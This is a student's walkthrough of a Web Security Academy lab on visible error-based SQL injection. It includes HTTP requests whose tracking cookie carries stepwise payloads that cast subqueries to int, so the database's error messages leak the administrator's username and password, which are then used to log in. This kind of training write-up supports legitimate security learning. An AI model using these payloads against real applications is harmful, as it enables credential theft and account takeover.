S. Giridharan
CB.SC.P2CYS23006

Lab: Visible error-based SQL injection


This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called users, with columns called username and password. To solve the lab, find a way to leak the password for the administrator user, then log in to their account.

The First Step is to determine that tracking cookie parameter as mentioned in the above description have SQLi vulnerability that can be determined by the following payload,

Cookie: TrackingId=H4Cj2OU9FXnyRoD7**'**;

Just adding a single quote at the end of the TrackingId makes the application to respond in the following way and displaying the full query,




```
GET /filter?category=Lifestyle HTTP/2
Host: 0ad9001f0412939180d53f24005100a8.web-security-academy.net
Cookie: TrackingId=H4Cj2OU9FXnyRoD7'; session=
I7wqrj0lrrYC8f66eAxMcFgAXI4HrpEw
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121",
"Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ad9001f0412939180d53f24005100a8.web-security-academy.net/filter?
category=Lifestyle
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

```
Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'H4Cj2OU9FXnyRoD7''. Expected char

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'H4Cj2OU9FXnyRoD7''. Expected char
```

If we add double single quote at the end of the TrackingId parameter the application behaves normally,




```
GET /filter?category=Lifestyle HTTP/2
Host: 0ad9001f0412939180d53f24005100a8.web-security-academy.net
Cookie: TrackingId=H4Cj2OU9FXnyRoD7''; session=
I7wqrj0lrrYC8f66eAxMcFgAXI4HrpEw
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121",
"Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ad9001f0412939180d53f24005100a8.web-security-academy.net/filter?
category=Lifestyle
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

From this we can conclude that TrackingId parameter is vulnerable to SQLi attacks.

The next step is to determine whether the table users exist or not. Before that we need to craft the proper payload.

Cookie: TrackingId=H4Cj2OU9FXnyRoD7**' AND (SELECT 1)--;**




```
ERROR: argument of AND must be type boolean, not type integer Position: 58
ERROR: argument of AND must be type boolean, not type integer Position: 58
```

The Application responded with verbose error AND must be type Boolean that means AND statement should result in 1 or 0. We can modify the payload in the following to resolve this error.


Cookie: TrackingId=H4Cj2OU9FXnyRoD7**' AND 1=(SELECT 1)--;**

S. Giridharan
CB.SC.P2CYS23006



Next, we need to retrieve information for the table users using the following payload,

Cookie: TrackingId=H4Cj2OU9FXnyRoD7**' AND 1=(SELECT '' FROM users LIMIT 1)--;**




Visible error-based SQL injection

ERROR: operator does not exist: integer = text Hint: No operator matches the given name and argument types. You might need to add explicit type casts. Position: 59

ERROR: operator does not exist: integer = text Hint: No operator matches the given name and argument types. You might need to add explicit type casts. Position: 59

We need to typecast the result to int to resolve this error, CAST() method is used to typecast in SQL.

Cookie: TrackingId=**' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--;**




Visible error-based SQL injection

ERROR: invalid input syntax for type integer: "administrator"

ERROR: invalid input syntax for type integer: "administrator"

Next step is to find out the password using the following payload,

Cookie: TrackingId=**' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--;**




Visible error-based SQL injection

ERROR: invalid input syntax for type integer: "dd915z87rivgkxys6g31"

ERROR: invalid input syntax for type integer: "dd915z87rivgkxys6g31"

We try to login as administrator with the obtained password,



Home | My account

Login

Username
administrator

Password
dd915z87rivgkxys6g31

Log in


Web Security Academy

Visible error-based SQL injection

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email